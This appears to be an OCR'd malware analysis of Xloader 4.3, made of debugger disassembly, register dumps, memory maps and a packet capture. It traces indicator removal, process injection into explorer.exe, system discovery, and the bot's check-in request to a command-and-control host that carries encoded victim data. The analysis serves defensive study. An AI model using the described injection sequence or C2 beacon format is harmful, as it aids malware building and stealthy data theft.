
```
04E52FB0
mov eax,41 ; 41:'A'
mov edx,4E68A40
call edx
ret 18
```

```
EAX    00000000
EBX    02DE3000
ECX    0000024C      L'R'
EDX    04E52FB0
EBP    02E9EEAC
ESP    02E9EE8C
ESI    02E9F9B4      "°/å\x04"
EDI    00B69350      <msiexec.EntryPoint>

EIP    04E52FB0
```

```
; Exported entry 222. NtAdjustPrivilegesToken
; Exported entry 1767. ZwAdjustPrivilegesToken



; __stdcall ZwAdjustPrivilegesToken(x, x, x, x, x, x)
public _ZwAdjustPrivilegesToken@24
_ZwAdjustPrivilegesToken@24 proc near
mov     eax, 41h ; 'A'  ; NtAdjustPrivilegesToken
mov     edx, offset _Wow64SystemServiceCall@0 ; Wow64SystemServiceCall()
call    edx ; Wow64SystemServiceCall() ; Wow64SystemServiceCall()
retn    18h
_ZwAdjustPrivilegesToken@24 endp
```

Indicator Removal:

- It will delete the stage2 malware with following sequence of APIs
  - NtCreateFile
  - NtQueryInformationFile
  - NtReadFile
  - NtClose
  - ZwDeleteFile



```
04E530F0
mov eax,55 ; 55:'U'
mov edx,4E68A40
call edx
ret 2C
```


```
FileHandle= dword ptr  4
DesiredAccess= dword ptr  8
ObjectAttributes= dword ptr  0Ch
IoStatusBlock= dword ptr  10h
AllocationSize= dword ptr  14h
FileAttributes= dword ptr  18h
ShareAccess= dword ptr  1Ch
CreateDisposition= dword ptr  20h
CreateOptions= dword ptr  24h
EaBuffer= dword ptr  28h
EaLength= dword ptr  2Ch

mov     eax, 55h ; 'U'  ; NtCreateFile
mov     edx, offset _Wow64SystemServiceCall@0
call    edx ; Wow64SystemServiceCall() ; Wow64
retn    2Ch ; ','
_NtCreateFile@44 endp
```

```
ecx=04E530F0

02EEC8AD
```

```
Address  Hex                                                ASCII
02E9E6CC 40 00 00 00 58 EF E9 02 40 F9 E9 02 D1 5B B6 77  @...Xïé.@ùé.Ñ[¶w
02E9E6DC 40 00 08 02 74 00 6F 00 4C 11 B2 77 60 20 1B 03  @...t.o.L.²w` ..
02E9E6EC 00 00 00 00 00 00 00 00 40 00 B2 77 40 00 08 02  ........@.²w@...
02E9E6FC 18 E7 E9 02 00 00 00 00 18 E7 E9 02 00 00 00 00  .çé.....çé.....
02E9E70C 00 00 00 00 02 00 00 00 00 00 00 00 43 00 3A 00  ............C.:.
02E9E71C 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 73 00  \.U.s.e.r.s.\.s.
02E9E72C 68 00 61 00 64 00 64 00 79 00 5C 00 44 00 65 00  h.a.d.d.y.\.D.e.
02E9E73C 73 00 6B 00 74 00 6F 00 70 00 5C 00 64 00 75 00  s.k.t.o.p.\.d.u.
02E9E74C 6D 00 70 00 2E 00 65 00 78 00 65 00 00 00 00 00  m.p...e.x.e.....
02E9E75C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02E9E76C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02E9E77C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02E9E78C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02E9E79C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02E9E7AC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02E9E7BC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02E9E7CC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02E9E7DC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
```

Process Injection:

- The next series of APIs being used are:
  - NtCreateSection
  - NtMapViewOfSection
  - NtAllocateVirtualMemory
  - NtOpenProcessToken
  - NtQueryInformationToken
  - ConvertSidToStringW
  - NtAllocateVirtualMemory
- It is preparing another shellcode to inject further in some process. There are a few more RWX sections created in the memory of infected process




☑ Hide free regions

Base address	Type	Size	Protect...	Use	Total WS	Private WS	Sl
0x3005000	Private: Commit	12 kB	RW+G	Stack (thread 2128)			
0x312c000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 2128)			
0x3165000	Private: Commit	12 kB	RW+G	Stack (thread 2020)			
0x345c000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 2020)			
0x4bb5000	Private: Commit	12 kB	RW+G	Stack (thread 3132)			
0x4bfc000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 3132)			
0x4c35000	Private: Commit	12 kB	RW+G	Stack (thread 6788)			
0x4c7c000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 6788)			
0xb60000	Mapped: Com...	56 kB	RWX		56 kB		
0xb6f000	Mapped: Com...	12 kB	RWX		12 kB		
0x2ed0000	Mapped: Com...	180 kB	RWX		180 kB		
0x2f00000	Private: Commit	28 kB	RWX		24 kB	24 kB	
0x4c80000	Mapped: Com...	180 kB	RWX		180 kB		
0x4ce0000	Private: Commit	572 kB	RWX		572 kB	572 kB	
0x4de0000	Private: Commit	3,376 kB	RWX		3,376 kB	3,376 kB	
0x5130000	Private: Commit	572 kB	RWX		52 kB	52 kB	
0x2bd0000	Private: Commit	4 kB	RX		4 kB	4 kB	
0x2be0000	Private: Commit	4 kB	RX		4 kB	4 kB	
0x2bf0000	Private: Commit	4 kB	RX		4 kB	4 kB	
0x2f10000	Private: Commit	4 kB	RX		4 kB	4 kB	
0x2f20000	Private: Commit	4 kB	RX		4 kB	4 kB	
0x2f30000	Private: Commit	4 kB	RX		4 kB	4 kB	
0x6cff1000							

System Information Discovery:

- It retrieves the system information from the Registry like the **"Product Name", "CurrentBuild"** of OS etc
  - ❖ NtCreateKey
  - ❖ NtQueryValueKey



```
04E52D70
mov eax,1D
mov edx,4E68A40
call edx
ret 1C
```

```
; Exported entry 301. NtCreateKey
; Exported entry 1846. ZwCreateKey

; __stdcall ZwCreateKey(x, x, x, x, x, x, x)
public _ZwCreateKey@28
_ZwCreateKey@28 proc near
mov     eax, 1Dh        ; NtCreateKey
mov     edx, offset _Wow64SystemServiceCall@0 ; Wow64SystemServiceCall()
call    edx ; Wow64SystemServiceCall() ; Wow64SystemServiceCall()
retn    1Ch
_ZwCreateKey@28 endp
```

```
100.00% (-158,5) (419,357) 00072172 4B2F2D72: ZwCreateKey(x,x,x,x,x,x, (Synchronized with Hex View-1)
```


```
lumina: Invalid remote certificate
The initial autoanalysis has been finished.
Caching 'Exports'... ok
```

```
AU:  idle   Down     Disk: 61GB
```

```
02E9CC58 00000000
02E9CC5C 02EEC5CF   return to 02EEC5CF from ???
02E9CC60 02E9DAC0
02E9CC64 00020219
02E9CC68 02E9D0DC
02E9CC6C 00000000
02E9CC70 00000000
02E9CC74 00000000
02E9CC78 00000000
02E9CC7C 02E9D328   L"\\Registry\\Machine\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion"
02E9CC80 02E9D0F4
02E9CC84 02EDCEB9   return to 02EDCEB9 from 02EEC590
02E9CC88 02E9EF58
02E9CC8C 02E9DAC0
02E9CC90 00020219
```

Dynamic Library/API resolution:

- Loading libraries **wininet.dll** using **LdrLoadDll**




```
push edi
call 2EEE450
mov eax,dword ptr ds:[ebx+20]
add ebx,20
mov dword ptr ds:[edi+24AC],eax
mov ecx,dword ptr ds:[ebx+4]
lea eax,dword ptr ss:[ebp-C]
mov dword ptr ds:[edi+24B0],ecx
mov edx,dword ptr ds:[ebx+8] ; [ebx+8]:"eÓ'÷ †"
push eax
push ebx
mov dword ptr ds:[edi+24B4],edx
call 2EDB1A0
push E7CC04F
mov dword ptr ds:[edi+1F24],eax
call 2ED1060
mov ecx,dword ptr ss:[ebp+8]
mov edx,dword ptr ds:[ecx+9CC]
push eax
push 0
push 0
push edx
push ebx
call 2EE7880
add esp,28
mov dword ptr ds:[edi+3F48],eax
```

```
EAX   07A2F9A0    "wininet.dll"
EBX   02E9EF78
ECX   77B17000
EDX   77B6DDF0    <ntdll.LdrLoadDll>
EBP   07A2F9AC
ESP   07A2F984
ESI   051C0000
EDI   07A30000

EIP   02EEB626

EFLAGS   00000206
ZF 0  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000057 (ERROR_INVALID_PARAMETER)
LastStatus C000000D (STATUS_INVALID_PARAMETER)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B
```


Process Enumeration & Injection:

- Looks like the next injection will be in **"explorer.exe"**.
- It enumerates all the process by looping through the list of processes returned by **"NtQuerySystemInformation"**
- NtCreateMutant
- NtCreateSection
- NtMapViewOfSection
- NtDelayExecution
- NtAllocateVirtualMemory




```
02ED9070
 lea eax,dword ptr ss:[ebp-180]
 push 104
 push eax
 call 2EEE450
 lea ecx,dword ptr ss:[ebp-630]
 push ecx
 lea edx,dword ptr ss:[ebp-180]
 push edx
 call 2EEEA60
 add esp,10
 lea eax,dword ptr ss:[ebp-180]
 push eax
 push 7C
 push esi
 call 2EE77C0
 add esp,8
 push eax
 call 2EE7820
 add esp,8
```

```
                                  Hide FPU
EAX    02E9E8BC      "explorer.exe"
EBX    0002C3F0
ECX    00000000
EDX    02E9E400
EBP    02E9EA3C
ESP    02E9E130      &"explorer.exe"
ESI    02E9EF58
EDI    02DE3000

EIP    02ED907C

EFLAGS    00000202
ZF 0  PF 0  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError   00000000 (ERROR_SUCCESS)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)
```



Detect Injection

	PID	Process Name	Memory Region	Size
▶	3528	explorer	180617216	1060864
	748	x32dbg	100466688	65536




```
▸ Frame 75: 253 bytes on wire (2024 bits), 253 bytes captured (2024 bits) on interface ens33, id 0
▸ Ethernet II, Src: VMware_7a:f8:90 (00:0c:29:7a:f8:90), Dst: VMware_c9:e3:74 (00:0c:29:c9:e3:74)
▸ Internet Protocol Version 4, Src: 192.168.40.128, Dst: 192.168.40.129
▸ Transmission Control Protocol, Src Port: 50243, Dst Port: 80, Seq: 1, Ack: 1, Len: 199
▾ Hypertext Transfer Protocol
  ▸ GET /ip45/?FrsBV1=6lXOMzEqTL0km2CFi5OdbPoboYYnoU1fZBjqVvY6Ug2gSpdlVjqE0IM+AXUqfgwZdw6pXiefmqDK3UKUvUOzP0ienhyZlhQLlQ==&gcg=k1lECYMOrWT HTTP/1.1\r
    Host: www.twin68s.online\r\n
    Connection: close\r\n
    \r\n
    [Full request URI: http://www.twin68s.online/ip45/?FrsBV1=6lXOMzEqTL0km2CFi5OdbPoboYYnoU1fZBjqVvY6Ug2gSpdlVjqE0IM+AXUqfgwZdw6pXiefmqDK3UKUvUOzP0i
    [HTTP request 1/1]
    [Response in frame: 78]
▾ Hypertext Transfer Protocol
  ▸ Data (7 bytes)

0000  00 0c 29 c9 e3 74 00 0c  29 7a f8 90 08 00 45 00   ··)··t·· )z····E·
0010  00 ef 45 87 40 00 80 06  e2 2f c0 a8 28 80 c0 a8   ··E·@··· ·/··(···
0020  28 81 c4 43 00 50 cb ac  79 85 ed 85 c2 36 50 18   (··C·P·· y····6P·
0030  04 02 99 79 00 00 47 45  54 20 2f 69 70 34 35 2f   ···y··GE T /ip45/
0040  3f 46 72 73 42 56 31 3d  36 6c 58 4f 4d 7a 45 71   ?FrsBV1= 6lXOMzEq
0050  54 4c 30 6b 6d 32 43 46  69 35 4f 64 62 50 6f 62   TL0km2CF i5OdbPob
0060  6f 59 59 6e 6f 55 31 66  5a 42 6a 71 56 76 59 36   oYYnoU1f ZBjqVvY6
0070  55 67 32 67 53 70 64 6c  56 6a 71 45 30 49 4d 2b   Ug2gSpdl VjqE0IM+
0080  41 58 55 71 66 67 77 5a  64 77 36 70 58 69 65 66   AXUqfgwZ dw6pXief
0090  6d 71 44 4b 33 55 4b 55  76 55 4f 7a 50 30 69 65   mqDK3UKU vUOzP0ie
00a0  6e 68 79 5a 6c 68 51 4c  6c 51 3d 3d 26 67 63 67   nhyZlhQL lQ==&gcg
00b0  3d 6b 31 6c 45 43 59 4d  4f 72 57 54 20 48 54 54   =k1lECYM OrWT HTT
00c0  50 2f 31 2e 31 0d 0a 48  6f 73 74 3a 20 77 77 77   P/1.1··H ost: www
00d0  2e 74 77 69 6e 36 38 73  2e 6f 6e 6c 69 6e 65 0d   .twin68s .online·
00e0  0a 43 6f 6e 6e 65 63 74  69 6f 6e 3a 20 63 6c 6f   ·Connect ion: clo
00f0  73 65 0d 0a 0d 0a 00 00  00 00 00 00 00            se······ ·····
```

Sent Through Explorer.exe

Botnet registration:

- The data it collects and sends in the first request is provided below:
- The Magic word: XLNG
- Bot ID: 202293EF
- Xloader Version: 4.3
- OS: Windows 10 Enterprise x64
- Username: base64_encoded



```
mov dword ptr ss:[ebp+8],eax ; [ebp+8]:"%13:G"
call 2EEE420
push ebx
lea eax,dword ptr ss:[ebp-328]
push eax ; eax:"\\\n´g¶åõÀM\f¶\vZpkÒúŸf®"
lea ecx,dword ptr ss:[ebp-3AC]
push ecx
call 2EEE750
mov ebx,dword ptr ss:[ebp+8] ; [ebp+8]:"%13:G"
add ebx,dword ptr ss:[ebp-A4]
lea ecx,dword ptr ss:[ebp-64]
push ecx
lea edx,dword ptr ss:[ebp-3AC]
push ebx
push edx ; edx:"c2hhZGR5"
call 2EDB090
push ebx
lea eax,dword ptr ss:[ebp-3AC]
push eax ; eax:"\\\n´g¶åõÀM\f¶\vZpkÒúŸf®"
lea ecx,dword ptr ds:[edi+511]
push ecx
call 2EDA990
push esi
call 2EEE620
lea edx,dword ptr ss:[ebp-128]
push 80
push edx ; edx:"c2hhZGR5"
mov dword ptr ds:[edi+D8],eax ; eax:"\\\n´g¶åõÀM\f¶\vZpkÒúŸf®"
call 2EEE450
add esp,40
mov dword ptr ds:[edi+408],26 ; 26:'&'
nop
nop
nop
nop
pop edi
pop esi
mov eax,1 ; eax:"\\\n´g¶åõÀM\f¶\vZpkÒúŸf®"
pop ebx
mov esp,ebp
pop ebp
ret
```

```
EAX    00000049     'I'
EBX    00000033     '3'
ECX    051C250C     "PKT2:X3g8+mECD0zcHwBQRRQj5k3+nNFmT66jy32R7i1Mex5/6Yyxzh0q9rQ785I
EDX    02E9D9B4     "XLNG:202293EF4.3:Windows 10 Enterprise x64:"
EBP    02E9DADC
ESP    02E9D0DC     &"XLNG:202293EF4.3:Windows 10 Enterprise x64:"
ESI    051C250C     "PKT2:X3g8+mECD0zcHwBQRRQj5k3+nNFmT66jy32R7i1Mex5/6Yyxzh0q9rQ785IT
EDI    051C2000

EIP    02ED4DBC

EFLAGS   00000246
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) 0000000000000000000 x87r0 Empty 0.000000000000000000
ST(1) 0000000000000000000 x87r1 Empty 0.000000000000000000
ST(2) 0000000000000000000 x87r2 Empty 0.000000000000000000
ST(3) 0000000000000000000 x87r3 Empty 0.000000000000000000
ST(4) 0000000000000000000 x87r4 Empty 0.000000000000000000
ST(5) 0000000000000000000 x87r5 Empty 0.000000000000000000
ST(6) 0000000000000000000 x87r6 Empty 0.000000000000000000
ST(7) 0000000000000000000 x87r7 Empty 0.000000000000000000
```

Default (stdcall) 5 □ Unlock

